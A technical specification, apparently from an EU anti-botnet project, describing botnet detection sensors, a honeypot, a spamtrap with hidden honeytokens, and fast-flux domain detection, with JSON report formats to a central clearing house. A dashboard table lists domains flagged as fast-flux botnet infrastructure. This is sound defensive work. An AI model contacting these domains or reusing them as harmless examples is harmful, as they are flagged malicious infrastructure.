9.3.2. *General Architecture*

The next figure depicts an overview of the main elements of a netflow-based sensor for botnet detection.

The analysis module is receiving as input the netflow data generated by a network device located in the border of a sub-net. This network device is a switch or router that is mediating the incoming/outcoming traffic between the subnet hosts and the Internet. The netflow data is processed by the netflow Behaviour analysis module to detect anomalous behaviour that may lead to conclude the sub-net is being used by a C&C server and that the network device has been compromised.

Besides the analysis of the network behaviour represented by the netflow captured data, the sensor takes as input also a list of domains, IPs and DNS servers that are known to be malicious in order to identify connections to C&C servers, malicious web servers for malware distribution or to detect DNS spoofing. The blacklist can be obtained from the Internet (e.g. malware.url, Google safe browsing, https://zeustracker.abuse.ch/)

The output of the analysis tool is stored in the CCH using the provided API.



Internet
Blacklists
Sub-net
Network device (Rorter Switch)
Netflow
Netflow Behaviour Analysis Module
CCH
Suspicious Domains, IPs, DNS servers
softflow
Netflow

Figure 10 - Netflow-based Sensors General Architecture

9.3.3. *Input Data*

The table below describes input data for the netflow-based sensors.

Source	Description	Level of Requirement (Must, Should, May)
Communication flows	Netflow data produced by a capable network device or captured by a software tool (e.g. softflow)	MUST
Blacklist (IPs, Domains)	Of known C&C servers, compromised DNS, malware distribution web servers. (May come from the Internet or/and CCH)	MUST

Table 15 – Netflow-based Sensor - Input Data

9.3.4. *Output Data*

The table below describes output data for the netflow-based sensors.

Output Data	Description	Level of Requirement (Must, Should, May)
Compromised network device IP	The IP of the compromised network devices	SHOULD
Compromised hosts IPs	The IPs of the hosts that are being recruited by the C&C server because of the compromised network device	MUST
C&C IP	The C&C server that communicates with the compromised network device	MAY
Malicious content distribution web server IP	A list of IPs of the web servers that distribute malware that are being used by the hosts in the detected botnet	MAY
Event timestamp	Timestamp of detected property.	MUST
Event description	A human readable description of the property and its level of risk	MUST

Table 16 - Netflow-based Sensor - Output Data

9.4. *Network Interaction-based Botnet Detector (Fraunhofer FKIE)*

9.4.1. *Objectives*

Fraunhofer FKIE is developing a sensor and respective analysis tools for identifying hosts that are likely to be part of a botnet. The sensor will only consider interaction patterns and not the particular payloads exchanged between hosts, i.e. it will be less intrusive as DPI-based approaches and will not be affected by payload encryption.

9.4.2. *General Architecture*

The sensor component should be attached to a network link that botnet command and control traffic would need to traverse, e.g. an Internet uplink. It will receive raw packets and refine them to provide flow records to the analyser component.

The analyser will extract abstract communication profiles and identify hosts with a profile that deviates from the other host's profile in a way that corresponds with a model for botnet C&C traffic. If the deviation is sufficiently significant or has been observed repeatedly so that the combination of those observations should be considered significant, the respective host is reported to the CCH as a potential botnet node. Reports may include relations to other hosts, such as suspected C&C servers or the apparent role of the node in the botnet.



Wide Area Networ
Deploy ment
Flow
Anomaly
Flow Extractor
Acquires packet data from an
Analyser
Analyses the flow records received. Identifies hosts which exhibit anomalous communication patterns
Central

Figure 11 - Network interaction-based Botnet Detector General Architecture

9.4.3. *Input Data*

The table below describes input data for the Network interaction-based Botnet Detector.

Source	Description	Level of Requirement (Must, Should, May)
Network Link	Access to a network link which is likely to be utilised by botnet C&C traffic through an appropriate interface, e.g. a mirror port for the data exchanged with an Internet gateway.	MUST

Table 17 – Network interaction-based Botnet Detector - Input Data

9.4.4. *Output Data*

The table below describes output data for the Network interaction-based Botnet Detector.

Output Data	Description	Level of Requirement (Must, Should, May)
IP (v4/v6) of suspected botnet node	The IP address identifying a node that exhibited suspicious communication patterns	MUST
Confidence	The level of confidence in the suspicion	MUST

Role	Indicator for the role (client, server, both) of the node in the botnet, if this could be determined by the analysis	MAY
IP (v4/v6) addresses of related botnet hosts	Hosts that appear to be part of the same botnet as the primary suspect, e.g. because they exhibit similar suspicious communication patterns or share peers with the suspected host	MAY

Table 18 - Network interaction-based Botnet Detector - Output Data

10. Technical Specifications

10.1. Mediation server

10.1.1. Overview of the functionality provided

General description and system architecture

The system, consisting of sensors and mediation server, will collect various types of relevant information related to botnets from specific sensors. This information includes: IP addresses of various bots and attackers, malware URLs used to spread malicious programs, spam messages sent by various spam botnets etc. Each sensor will collect a specific set of information. There will be a total of three kind of sensors (appliances):

- **Spamtrap**
  Used to collect spam messages which can carry malicious URLs and attachments. Spam messages are sent by bots with specific IP addresses;
- **Honeypot**
  Used to collect self-spreading malware and to collect exploits for web attacks;
- **DNS replication sensor with fast-flux detection**
  Used to sniff DNS resolver's non-cached outgoing traffic to be further sent to fast-flux domains detection engine.

There is also running script (derived originally from SRU@HR software used by HR-CERT) which collects from public data feeds information related to drive-by-download websites with malware URLs, phishing and C&Cs:

- **NIRC script**
  This software is integral part of Mediation server and it will collect data about incidents from public feeds on Internet thus building the table containing malicious domain names which are necessary for correlation purposes with the results of fast-flux detection. The software version which runs in CARNet will also additionally send extracted information related to EU member states to Central Clearing house. So, the output of the script represents information about C&C and URLs serving malware and phishing pages related to address space of all EU members. The results derived by NIRC are very suitable for European CERT community as early information about the compromised hosts which are in their responsibility.

Figure 12 represents the logical organization of different sensors. Each of these sensors primary function is fast detection and caching of events. Mediation server (MS) will fetch cached data periodically from the sensors database and will store it in its central database. Further data processing will be performed at Mediation server, which will also provide graphical user interface to the stored data, configuration and overview about sensors health. Data processing includes deduplication of data, scanning for malicious code and other types of detection and correlation, so mediation server will provide post processing of stored data providing detection of:

- spam campaigns;
- spambots;

- web sites serving malware and phishing pages;
- malware samples;
- fast-flux domain detection (pDNS fast-flux collector).

Mediation server software is in fact the intelligence of the system and it also provides data exchange interface in appropriate format with centralized clearing house.




Figure 12 - System architecture

Internal organization of data processing

Mediation server contains central database in which collection routines write data after its collection from sensors. The sensors are periodically polled thus preventing mediation server to be overwhelmed by unsolicited inputs from sensors. The period of particular poll routine activation varies from 1 day to a couple of minutes as it is shown in the figure 13.

The exception is passive DNS sensor which pushes data in real time to Mediation server in the opposite of Honeypot/Spamtrap sensor which are polled in regular intervals in several minutes timeframe. NIRC pulls incident data once per day from the public feeds on Internet and stores it in the file and after that in the central database.

Post processing of data is also triggered by cron at particular time interval. Once per day is performed scanning of attachments and URLs in received spam and once per week, when enough spam is collected, analysis of bulk spam is performed to find similar e-mail which belongs to the same campaign sent by botnet.

Processing of sniffed DNS data and fast-flux detection algorithm is activated every 30 minutes to compute voting score for fast-flux detection filtering process. Also final post processing (detection) of this filtered data is done once per week.

Once per day, newly detected data about fast-flux domains, malware URLs, spambots, phishing URLs and bot IPs will be selected and sent in daily report to central clearing house.



DATA COLLECTION AND POSTPROCESSING AT MEDIATION SERVER
periodic data collection routines
Poll Spamtrap routine
Poll Honeypot 2 routine
Get data collected by NIRC
Get and process pDNS replication data
Frequency:
Real time
Minutes
Daily
Weekly
Mediation Server DB
spam campaigns
spam mail
sample hashes
attacker data
compromised hosts(malware URL)
fast flux DB mediation server
temp fast flux DB pDNS collector
Data base
Spam campaign Analyse spam campaigns
Spamtrap Extract URL and check URL, save attachments
Scan new samples for malware (ClamAV, Cymru)
Output to Central clearing house
Fast_flux filtering
Fast_flux detection
Periodic postprocessing routines

Figure 13 - Data collection and post processing

Honeytokens

Honeytokens are email addresses created especially for spamtrap and URL pointing to honeypot web page containing strings (google dorks) which may suggest to attacking system that web site might be vulnerable. Spamtrap honeytokens are email addresses created especially designed for spamtrap and are not real email addresses of some persons. Such addresses are inserted into existing html code on web pages of regular web sites to be accessable by harvesters (robots which collect email addresses). When email addresses are collected, they will be included into spammer lists and sending spam to this addresses will start. This means that all email received by spamtrap sensor is spam since it is sent using spammer sending list.

Honeytokens should be inserted into HTML in such a way that they cannot be visible by ordinary users, but can be collected by robots. Honeytokens and sensors are shown in the Figure 14 .




Figure 14 - Honeytokens for spamtrap and honeypot

10.1.2. Responsibilities

10.1.2.1. Development

Software was developed by CARNet ACDC team reachable at alias ncert@cert.hr.

10.1.2.2. Deployment and Maintenance

Deployment and maintenance is partner's responsibility who install software at own premises.

10.1.2.3. Operation

Operations is partner's responsibility who install software at own premises.

10.1.3. Input Data from sensors

Input from Honeypot sensor

The honeypot implemented in our case is Glastopf, which uses a PostgreSQL database on the sensor side. Mediation Server pulls data from the Glastopf sensor database. Data fetched by Mediation Server contains information about the collected remote file inclusion that is timestamp when the attack has occurred, attack source IP address and port, url and hash of the used malware. The additional scripts (e.g. shell PHP scripts) used in the attack are saved locally on MS, in the folder samples. The other attack types to Glastopf do not involve remote attacking systems, so they are not considered as relevant to botnet spreading problem.

Honeypot database stores all data in the table events, which has the following structure:

- **id –** primary key of the event;
- **time –** timestamp of the attack (format gg-mm-ddhh:mm:ss);
- **source** - ip:port pair of the attack source;
- **request_raw –** Attack HTTP header;
- **request_url –** requested url or path on the web server (intcoolunit.hr/foo/bar has the request_url /foo/bar);
- **pattern –** attack type (unknown, sqli, phpinfo, head, tomcat_status, lfi, tomcat_manager, robots, rfi, comments, phpmyadmin,login, php_cgi_rce, style_css);
- **filename –** hashed filename of the attack script.

Input from Spamtrap sensor

Mediation Server polls the Spamtrap sensor database and fetches the following data: the IP address of the sender, raw e-mail data including attachments, e-mail arrival timestamp and recipient. These data is used for additional post processing described later. Also, polling procedure is scheduled in regular intervals so there is a delay between intervals when a new e-mail arrives.

Each spam message (inside the spamtrap sensor) is an object with the following attributes:

- **timestamp –** indicating when was message received;
- **sender –** IP address of the sender;
- **recipient –** email address of the recipient from the RCPT TO SMTP field;
- **raw –** raw spam message including all headers and attachments stored in binary format.

Input from NIRC

NIRC is located on the same machine as Mediation server. After every (daily) run, it locally stores all data about new incidents. Every incident event is presented as a Python dictionary (JSON like) object. All events are stored in a serialized Python pickle file which is later processed by other routines in Mediation Server. Each event is an object with the following attributes:

- **type –** String, representing the type of the event, with the possible values
    - MLWURL – malware URL;
    - MLWDOMAIN – malware domain;
    - PHSURL – phishing URL;
    - CC – command&control server.
- **source –** String, name of the source (public feed);
- **constituency –** AS number of the network in which the event occurred;
- **timestamp –** (*Python datetime object*) - Timestamp associated with the event. It indicates when the event happened. It is taken from the web feed or generated by NIRC in the moment when the incident was found;
- **data –** *dictionary* (inside a dictionary) containing these fields:

- url (String) - Contains malware or phishing URL if event has an URL associated with it (optional);
- domain (String) – Contains malware domain if the event has an domain associated with it (optional);
- ip (String) – IP address;
- malware (String) – malware type if available, e.g. Zeus, SpyEye (optional).

Input from pDNS fast-flux sensor

Input from pDNS sensor is in NMSG format, which is an extensible container format that allows dynamic message types and supports. NMSG containers may be streamed to a file or transmitted as UDP datagrams. This input is read by pDNS fast-flux collector VM where shuch streams are processed and fast flux-domains are detected. Thus, input to Mediation server is simply said fast-flux domain read from pDNS fast-flux collector VM.

NMSG containers can contain multiple NMSG messages or a fragments of a message too large to fit in a single container. The contents of an NMSG container may be compressed.

The NMSG message type (supported by the ISC message module) used as input coming from pDNS fast-flux sensor is in fact sniffed “dns” traffic. It encodes DNS RRs, RRsets, and question RRs and has the following fields, all of which are optional:

- qname (bytes);
- The wire-format DNS questionname;
- qclass (uint16);
- The DNS questionclass;
- qtype (uint16);
- The DNS questiontype;
- section (uint16);
- The DNS sectionthatthe RR or RRsetappearedin;
- rrname (bytes);
- Thewire-format DNS RR or RRsetownername;
- rrclass (uint16);
- The DNS RR class;
- rrtype (uint16);
- The DNS RR type;
- rrttl (uint32);
- The DNS RR time-to-live;
- rdata (bytes) (repeated);
- The DNS RR RDATA.

10.1.4. Output Data to Central Clearing House

MS can output the following data, and send it to the central clearing house:

- Honeypot collected malware URIs and malware samples;
- Hosts serving malware URIs, phishing sites or C&C servers (NIRC);
- Fast-flux domains and bots;
- Spamtrap campaigns;

- Spambots with dynamic IP addresses;
- Malware from attachments.

```
{"timestamp": "2015-07-06T01:15:35Z", "source_key": "uri", "report_category":
"eu.acdc.malicious_uri", "confidence_level": 0.4, "version": 1, "report_type":
"[WEBSITES][Honeypot][CARNet]", "source_value":
"http://xxxx.com/?attachment_id=230", "report_subcategory": "malware"}
```

Output 1 – Honeypot collected malware URL

Honeypot collected exploits (Output 2) and malware URIs (shown in Output 1) contains data about remote file inclusion attacks. For these attacks is common to use compromised URLs for distributing drive-by-download malware and for hosting various malicious scripts used in the attack.

The same format as used in output 2 is used for malicious samples detected in spam attachments (by spamtrap).

```
{"sample_b64": (BASE64 of sample), "timestamp": "2015-07-06T01:15:35Z",
"source_key": "malware", "report_category": "eu.acdc.malware",
"confidence_level": 0.4, "version": 1, "report_type":
"[WEBSITES][Honeypot][CARNet]", "source_value":
"5ea32f2c58a2784f2be630ced1eac2892b4ccc1679012855985f80af23a8290e"}
```

Output 2 - Honeypot collected malware sample

Object shown in Output 3 excerpt (below), contains information of a C&C server extracted by NIRC.

```
{"timestamp": "2015-07-02T11:52:43Z", "source_key": "ip", "report_category":
"eu.acdc.c2_server", "confidence_level": 0.7, "version": 1, "report_type":
"[WEBSITES][NIRC][CARNet]", "source_value": "1.2.3.4", "report_subcategory":
"http", “ip_version”: 4}
```

Output 3 –SamplesData contains malware (from URIs and attachments) samples

Output 4 contains a fast-flux domain detected by PDNS sensor.

```
{"timestamp": "2015-06-26T09:05:37Z", "source_key": "uri", "report_category":
"eu.acdc.fast_flux", "confidence_level": 0.9, "version": 1, "report_type":
"[FASTFLUX][PDNSR][CARNet]", "source_value": "fastfluxdomain.com"}
```

Output 4 - fast flux domain

Output 5 contains a fast-flux bot detected by PDNS sensor.

```
{"timestamp": "2015-07-03T19:01:38Z", "source_key": "ip", "report_category":
"eu.acdc.bot", "confidence_level": 0.9, "version": 1, "src_mode": "plain",
"fast_flux_uri": " fastfluxdomain.com ", "report_type":
"[FASTFLUX][PDNSR][CARNet]", "ip_version": 4, "source_value": "1.2.3.4",
"src_ip_v4": "1.2.3.4", "report_subcategory": "fast_flux"}
```

Output 5 - fast flux bot

Output 6 contains information about a spam campaign. Information about spam campaigns is sent weekly to CCH.

```
{"timestamp": "2015-07-02T11:52:43Z", "source_key": "subject", "report_category":
"eu.acdc.spam_campaign", "confidence_level": 0.9, "version": 1, "report_type":
"[SPAM][Spamtrap][CARNet]", "source_value": "Re: Are you struggling with Federal
or Private student loans”}
```

Output 6 - Spamtrap campaigns

Output 7 contains information about spambot.

```
{"timestamp": "2015-07-02T11:52:43Z", "source_key": "ip", "report_category":
"eu.acdc.attack", "confidence_level": 0.9, "version": 1, "report_type":
"[SPAM][Spamtrap][CARNet]", "source_value": “1.2.3.4”, “subject_text”: "Re: Are
you struggling with Federal or Private student loans”, “report_subcategory”:
abuse, “ip_version : 4, “src_ip_v4” : “1.2.3.4”, “src_mode=”plain”}
```

10.1.5. External interfaces

There is no API available in a form of a web service. Though, data can be accessed through a web interface called MS Status Reporter or shortly MS Web.

MS Web is a full featured dashboard containing status of particular sensors. In order to use MS Web you must have valid credentials created by the MS administrator.

Through the web interface you can:

- Manage partners information;
- Manage hardware devices, Virtual machines and other sensor data;
- See collected data by Spamtrap;
- See collected Honeypot attacks;
- See collected Malware URIs and their addition information from various sources (Honeypot, NIRC and Spamtrap);
- Get insight about the pDNS processes and see collected Fast-Flux domains.





Figure 15 - Mediation server status reporter dashboard

As you can see in Figure 15, MS Web dashboard is used for an overview statistic, the pie chart represents collected messages structured by sensor source. The bar chart shows the contribution of external partners which implemented spamtokens on their websites.



PDNS results

10.0.15.45/pdns/

Filter domains

IP count (>): 20

ASN count (>): 8

NCERT method score (>): 450

Labeled?: No

Filter

Links: Map, Chart

Showing domains with IP count> 20, ASN count > 8 NCERT score> 450 and label = 0

Show 10 entries Search:


DomainId	Name	TTL	# ASN	# NS	# IPS	minTTL	maxTTL	NCERT method	Manual label	NCERT score	IP growth	ASN growth	Details
223723	ns4.zaj.su	150	88		123	150	150	[illegible]	Flux ✓				
223714	ns1.zaj.su	150	91		113	150	150	[illegible]	Flux ✓				
223462	c.zaj.su	150	106		145	150	150	[illegible]	Flux ✓				
223460	ns3.zaj.su	150	79		100	150	150	[illegible]	Flux ✓				
223456	b.zaj.su	150	105		141	150	150	[illegible]	Flux ✓				
223453	a.zaj.su	150	106		145	150	150	[illegible]	Flux ✓				
223451	d.zaj.su	150	97		134	150	150	[illegible]	Flux ✓				
223146	ns2.zaj.su	150	90		123	150	150	[illegible]	Flux ✓				
214427	syghoiu.com.	0	30		55	0	0	[illegible]	Flux ✓				
203847	ns4.imj.su	150	395		1134	150	150	[illegible]	Flux ✓				

Showing 1 to 10 of 88 entries

← Previous 1 2 3 4 5 Next →

Figure 16 - PDNS fast flux detection

Figure 16 shows PDNS-Fast Flux detection domains list and their data collected by the PDNS sensor. Domain contains the domain name, minimum/maximal/average time to live (TTL) of the domain, number of name servers encountered, number of IP addresses resolved, number of ASNs, result of the NCERT method, section for manual labelling the domain behaviour, IP and ASN growth rations. Domains table contains all deduplicated values collected by the PDNS sensor.



Spamtrap web interface — Searching — Trends — Spam Campaigns

Spam search

Date From: 2013-12-01

Date To: 2013-12-05

☑ Set advanced parameters

Sender is from: Any country

Content is in: Any language

